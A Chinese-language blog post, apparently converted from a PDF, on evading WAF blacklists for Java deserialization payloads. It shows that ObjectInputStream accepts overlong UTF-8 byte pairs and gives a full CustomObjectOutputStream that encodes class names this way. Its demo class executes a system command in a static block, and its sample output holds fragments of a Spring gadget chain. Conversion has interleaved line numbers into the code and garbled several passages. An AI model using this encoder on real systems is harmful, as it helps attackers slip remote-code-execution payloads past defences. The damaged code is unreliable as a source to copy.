# 探索Java反序列化绕WAF新姿势

### 思路

首先揣测一般的WAF检测逻辑,例如有一段Base64编码后的序列化数据,那么要我做WAF,我会先将数据进行解码获取到byte流,校验是否有序列化的魔术字节,接下来,会进行一波序列化类的黑名单检测。

那么如何检测黑名单呢,我们知道,对于writeObject后序列化的数据,类名是直接明文可读的,例如 有如下的类

```
1 package org.example;
 3 import java.io.IOException;
 4 import java.io.Serializable;
 6 public class Evil implements Serializable {
 7
       static {
 8
           try {
               Runtime.getRuntime().exec("open -a Calculator");
           } catch (IOException e) {
10
11
               throw new RuntimeException(e);
12
           }
13
       }
14 }
```

其序列化后的数据长这样

# ��NULENQsrNULDLEorg.example.Evil�����5fSTXNULNULxp

那我直接检测可见字符中是否包含我的black list不就好了

到这,思路一诞生,让序列化后的类名不能被直接看到不就好了hh

# 探索

开始debug,观测readObject是何时拿取className的

```
1 ObjectStreamClass#readNonProxy(ObjectInputStream in)
2 -> ObjectInputStream#readUTF()
3 -> BlockDataInputStream#readUTF()
```

```
    -> ObjectInputStream#readUTFBody(long utflen)
    -> ObjectInputStream#readUTFSpan(StringBuilder sbuf, long utflen)
```

```
private String readUTFBody(long utflen) throws IOException { utflen: 17

StringBuilder sbuf = new StringBuilder();

if (!blkmode) {
    end = pos = 0;
}

while (utflen > 0) {
    int avail = end - pos;
    if (avail >= 3 || (long) avail == utflen) {
        utflen -= readUTFSpan(sbuf, utflen);
}
```

关键就是在这个 readUTFSpan 方法中,在这个方法中,根据 utflen ,去获取utf的className字符串的值,并添加到sbuf中返回

```
1 private long readUTFSpan(StringBuilder sbuf, long utflen)
 2
       throws IOException
 3 {
 4
       int cpos = 0;
 5
       int start = pos;
       int avail = Math.min(end - pos, CHAR_BUF_SIZE);
 6
       // stop short of last char unless all of utf bytes in buffer
 7
       int stop = pos + ((utflen > avail) ? avail - 2 : (int) utflen);
 8
       boolean outOfBounds = false;
 9
10
       try {
11
           while (pos < stop) {</pre>
12
                int b1, b2, b3;
13
14
                b1 = buf[pos++] & 0xFF;
                switch (b1 >> 4) {
15
16
                    case 0:
17
                    case 1:
18
                    case 2:
                    case 3:
19
                    case 4:
20
21
                    case 5:
                    case 6:
22
                             // 1 byte format: 0xxxxxxx
23
                    case 7:
                        cbuf[cpos++] = (char) b1;
24
25
                        break;
26
27
                    case 12:
                    case 13: // 2 byte format: 110xxxxx 10xxxxxx
28
                        b2 = buf[pos++];
29
                        if ((b2 \& 0xC0) != 0x80) {
30
```

```
31
                            throw new UTFDataFormatException();
                        }
32
                        cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
33
                                                ((b2 \& 0x3F) << 0));
34
                        break;
35
36
                    case 14: // 3 byte format: 1110xxxx 10xxxxxx 10xxxxxx
37
                        b3 = buf[pos + 1];
38
39
                        b2 = buf[pos + 0];
                        pos += 2;
40
                        if ((b2 & 0xC0) != 0x80 || (b3 & 0xC0) != 0x80) {
41
                            throw new UTFDataFormatException();
42
43
                        cbuf[cpos++] = (char) (((b1 & 0x0F) << 12) |
44
                                                ((b2 & 0x3F) << 6) |
45
46
                                                ((b3 \& 0x3F) << 0));
47
                        break;
48
                    default: // 10xx xxxx, 1111 xxxx
49
50
                        throw new UTFDataFormatException();
51
               }
           }
52
       } catch (ArrayIndexOutOfBoundsException ex) {
53
           outOfBounds = true;
54
       } finally {
55
           if (outOfBounds || (pos - start) > utflen) {
56
57
                 * Fix for 4450867: if a malformed utf char causes the
58
                 * conversion loop to scan past the expected end of the utf
59
                 * string, only consume the expected number of utf bytes.
60
61
                 */
               pos = start + (int) utflen;
62
               throw new UTFDataFormatException();
63
           }
64
65
       }
66
67
       sbuf.append(cbuf, 0, cpos);
68
       return pos - start;
69 }
```

现在我们目的先混淆一个字符,例如 org.example.Evil 中的 o 字符 其16进制为 0x6f

### 那么对于 readUTFSpan 中,自然会走到如下逻辑

即返回了 o 的char

但难道只有 1 byte format: 0xxxxxxxx 时才能获取 o 字符串吗

结果当然不是,例如如下case的处理

```
1
                  case 12:
2
                  case 13: // 2 byte format: 110xxxxx 10xxxxxx
                      b2 = buf[pos++];
4
                      if ((b2 & 0xC0) != 0x80) {
5
                          throw new UTFDataFormatException();
6
                      cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
7
                                            ((b2 \& 0x3F) << 0));
8
9
                      break;
```

尝试去构造case的2个byte数据,真的可以!

```
package org.example;
           public class TestByte {
               public static void main(String[] args) {
                    int b1 = 0xc1; // 1100 0001
                   int b2 = 0xaf; // 1010 1111
                    int i = ((b1 \& 0x1F) << 6) | (b2 \& 0x3F << 0);
                    System.out.println(i);
                    System.out.println((char)i);
                    String hex1 = Integer.toHexString(i);
                    System.out.println(hex1);
                    String hex2 = Integer.toHexString( i: i & 0xFF );
                    System.out.println(hex2);
Run
      TestByte ×
   /Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
   111
   0
   6f
   6f
```

那么开始尝试替换 o 字符的数据

```
● ● ● ■ test5.ser

0 ACED0005 73720010 C1AF7267 2E657861 6D706C65 2E457669 6CAD8B88 F0F1F935 66020000 7870 ...sr ..rg.example.Evil.....5f xp
```

但是

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...

Exception in thread "main" java.io.InvalidClassException Create breakpoint: org.example.Evi; serializable and externalizable flags conflict at java.io.ObjectStreamClass.readNonProxy(ObjectStreamClass.java:782)

at java.io.ObjectInputStream.readClassDescriptor(ObjectInputStream.java:891)

at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1857)

at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1751)

at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2042)

at java.io.ObjectInputStream.readObjectO(ObjectInputStream.java:1573)

at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)

at org.example.Main.main(Main.java:12)
```


脑瓜子稍微转下,发现没读到 l 字符,仔细看一下 readUTFSpan(StringBuilder sbuf, long utflen) 函数的入参,有一个 utflen 的字节标识了读取的长度

那么把这个字节所在的位置的byte+1

```
● ● ■ test5.ser

0 ACED0005 73720011 C1AF7267 2E657861 6D706C65 2E457669 6CAD8BB8 F0F1F935 66020000 7870 ... sr ..rg.example.Evil......5f xp
```

再次测试,成功



# 实现

至此,我们理论上可以实现所有className字符串的不可读

那么尝试编写利用,通过继承ObjectOutputStream来修改序列化时写入的数据

```
1 package org.example;
 2
 3 import java.io.*;
 4 import java.lang.reflect.Field;
 5 import java.lang.reflect.InvocationTargetException;
 6 import java.lang.reflect.Method;
7 import java.util.HashMap;
 8
 9 public class CustomObjectOutputStream extends ObjectOutputStream {
10
       private static HashMap<Character, int[]> map;
11
12
       static {
13
           map = new HashMap<>();
           map.put('.', new int[]{0xc0, 0xae});
14
           map.put(';', new int[]{0xc0, 0xbb});
15
16
           map.put('$', new int[]{0xc0, 0xa4});
```

```
17
           map.put('[', new int[]{0xc1, 0x9b});
18
           map.put(']', new int[]{0xc1, 0x9d});
           map.put('a', new int[]{0xc1, 0xa1});
19
           map.put('b', new int[]{0xc1, 0xa2});
20
           map.put('c', new int[]{0xc1, 0xa3});
21
           map.put('d', new int[]{0xc1, 0xa4});
22
23
           map.put('e', new int[]{0xc1, 0xa5});
           map.put('f', new int[]{0xc1, 0xa6});
24
25
           map.put('g', new int[]{0xc1, 0xa7});
           map.put('h', new int[]{0xc1, 0xa8});
26
           map.put('i', new int[]{0xc1, 0xa9});
27
           map.put('j', new int[]{0xc1, 0xaa});
28
           map.put('k', new int[]{0xc1, 0xab});
29
           map.put('l', new int[]{0xc1, 0xac});
30
           map.put('m', new int[]{0xc1, 0xad});
31
32
           map.put('n', new int[]{0xc1, 0xae});
33
           map.put('o', new int[]{0xc1, 0xaf}); // 0x6f
34
           map.put('p', new int[]{0xc1, 0xb0});
35
           map.put('q', new int[]{0xc1, 0xb1});
36
           map.put('r', new int[]{0xc1, 0xb2});
37
           map.put('s', new int[]{0xc1, 0xb3});
           map.put('t', new int[]{0xc1, 0xb4});
38
           map.put('u', new int[]{0xc1, 0xb5});
39
40
           map.put('v', new int[]{0xc1, 0xb6});
41
           map.put('w', new int[]{0xc1, 0xb7});
           map.put('x', new int[]{0xc1, 0xb8});
42
           map.put('y', new int[]{0xc1, 0xb9});
43
           map.put('z', new int[]{0xc1, 0xba});
44
           map.put('A', new int[]{0xc1, 0x81});
45
           map.put('B', new int[]{0xc1, 0x82});
46
           map.put('C', new int[]{0xc1, 0x83});
47
           map.put('D', new int[]{0xc1, 0x84});
48
           map.put('E', new int[]{0xc1, 0x85});
49
50
           map.put('F', new int[]{0xc1, 0x86});
51
           map.put('G', new int[]{0xc1, 0x87});
52
           map.put('H', new int[]{0xc1, 0x88});
53
           map.put('I', new int[]{0xc1, 0x89});
           map.put('J', new int[]{0xc1, 0x8a});
54
55
           map.put('K', new int[]{0xc1, 0x8b});
           map.put('L', new int[]{0xc1, 0x8c});
56
           map.put('M', new int[]{0xc1, 0x8d});
57
58
           map.put('N', new int[]{0xc1, 0x8e});
           map.put('0', new int[]{0xc1, 0x8f});
59
           map.put('P', new int[]{0xc1, 0x90});
60
61
           map.put('Q', new int[]{0xc1, 0x91});
           map.put('R', new int[]{0xc1, 0x92});
62
           map.put('S', new int[]{0xc1, 0x93});
63
```

```
64
            map.put('T', new int[]{0xc1, 0x94});
 65
            map.put('U', new int[]{0xc1, 0x95});
            map.put('V', new int[]{0xc1, 0x96});
 66
            map.put('W', new int[]{0xc1, 0x97});
 67
            map.put('X', new int[]\{0xc1, 0x98\});
 68
 69
            map.put('Y', new int[]{0xc1, 0x99});
            map.put('Z', new int[]{0xc1, 0x9a});
 70
 71
 72
        public CustomObjectOutputStream(OutputStream out) throws IOException {
 73
            super(out);
 74
        }
 75
        @Override
 76
        protected void writeClassDescriptor(ObjectStreamClass desc) throws
 77
    IOException {
 78
            String name = desc.getName();
 79 //
              writeUTF(desc.getName());
 80
            writeShort(name.length() * 2);
            for (int i = 0; i < name.length(); i++) {</pre>
 81
 82
                 char s = name.charAt(i);
 83 //
                   System.out.println(s);
                write(map.get(s)[0]);
 84
                write(map.get(s)[1]);
 85
            }
 86
            writeLong(desc.getSerialVersionUID());
 87
 88
            try {
                byte flags = 0;
 89
                if ((boolean)getFieldValue(desc,"externalizable")) {
 90
                     flags |= ObjectStreamConstants.SC_EXTERNALIZABLE;
 91
                     Field protocolField =
 92
    ObjectOutputStream.class.getDeclaredField("protocol");
                     protocolField.setAccessible(true);
 93
                     int protocol = (int) protocolField.get(this);
 94
                     if (protocol != ObjectStreamConstants.PROTOCOL_VERSION_1) {
 95
                         flags |= ObjectStreamConstants.SC_BLOCK_DATA;
 96
 97
                     }
                 } else if ((boolean)getFieldValue(desc, "serializable")){
 98
                     flags |= ObjectStreamConstants.SC_SERIALIZABLE;
 99
                }
100
                if ((boolean)getFieldValue(desc, "hasWriteObjectData")) {
101
                     flags |= ObjectStreamConstants.SC_WRITE_METHOD;
102
103
                 }
                 if ((boolean)getFieldValue(desc,"isEnum") ) {
104
                     flags |= ObjectStreamConstants.SC_ENUM;
105
                 }
106
107
                writeByte(flags);
```


```
108
                 ObjectStreamField[] fields = (ObjectStreamField[])
    getFieldValue(desc, "fields");
                writeShort(fields.length);
109
                 for (int i = 0; i < fields.length; i++) {</pre>
110
                     ObjectStreamField f = fields[i];
111
112
                     writeByte(f.getTypeCode());
                    writeUTF(f.getName());
113
114
                     if (!f.isPrimitive()) {
115
                         Method writeTypeString =
    ObjectOutputStream.class.getDeclaredMethod("writeTypeString",String.class);
                         writeTypeString.setAccessible(true);
116
                         writeTypeString.invoke(this,f.getTypeString());
117
                           writeTypeString(f.getTypeString());
118 //
                     }
119
                 }
120
121
            } catch (NoSuchFieldException e) {
                 throw new RuntimeException(e);
122
123
            } catch (IllegalAccessException e) {
                 throw new RuntimeException(e);
124
            } catch (NoSuchMethodException e) {
125
                 throw new RuntimeException(e);
126
            } catch (InvocationTargetException e) {
127
                 throw new RuntimeException(e);
128
129
            }
        }
130
131
        public static Object getFieldValue(Object object, String fieldName) throws
132
    NoSuchFieldException, IllegalAccessException {
            Class<?> clazz = object.getClass();
133
             Field field = clazz.getDeclaredField(fieldName);
134
135
            field.setAccessible(true);
            Object value = field.get(object);
136
137
            return value;
138
139
        }
140 }
```

再次序列化 org.example.Evil 这个类,可以看到数据基本不可读

••NULENQsrNUL •••••••••••••••••••••••

```
(base) zhchen@zhdeMacBook-Pro data % cat test7.ser
detailMessagetLjava/lang/String;[�������5'9w��LcausetLjava/lang/Throwable;L
60000000000000000000000000000000000 $& 6°T
lineNumberLdeclaringClassg~fileNameg~L
methodNameq~xp.tBypasst
   preFiltered Ladvisor {\tt ChainFactoryt7Lorg/springframework/aop/framework/Advisor {\tt ChainFactory;advisorsq~Legislation}} \\
  let<init>()VCode
```

#### 同时不影响反序列化结果



# 扩展

其实可以看到还是有一些明文字符串,是否可以进一步处理呢(完全混淆序列化数据)?猜测当然可以。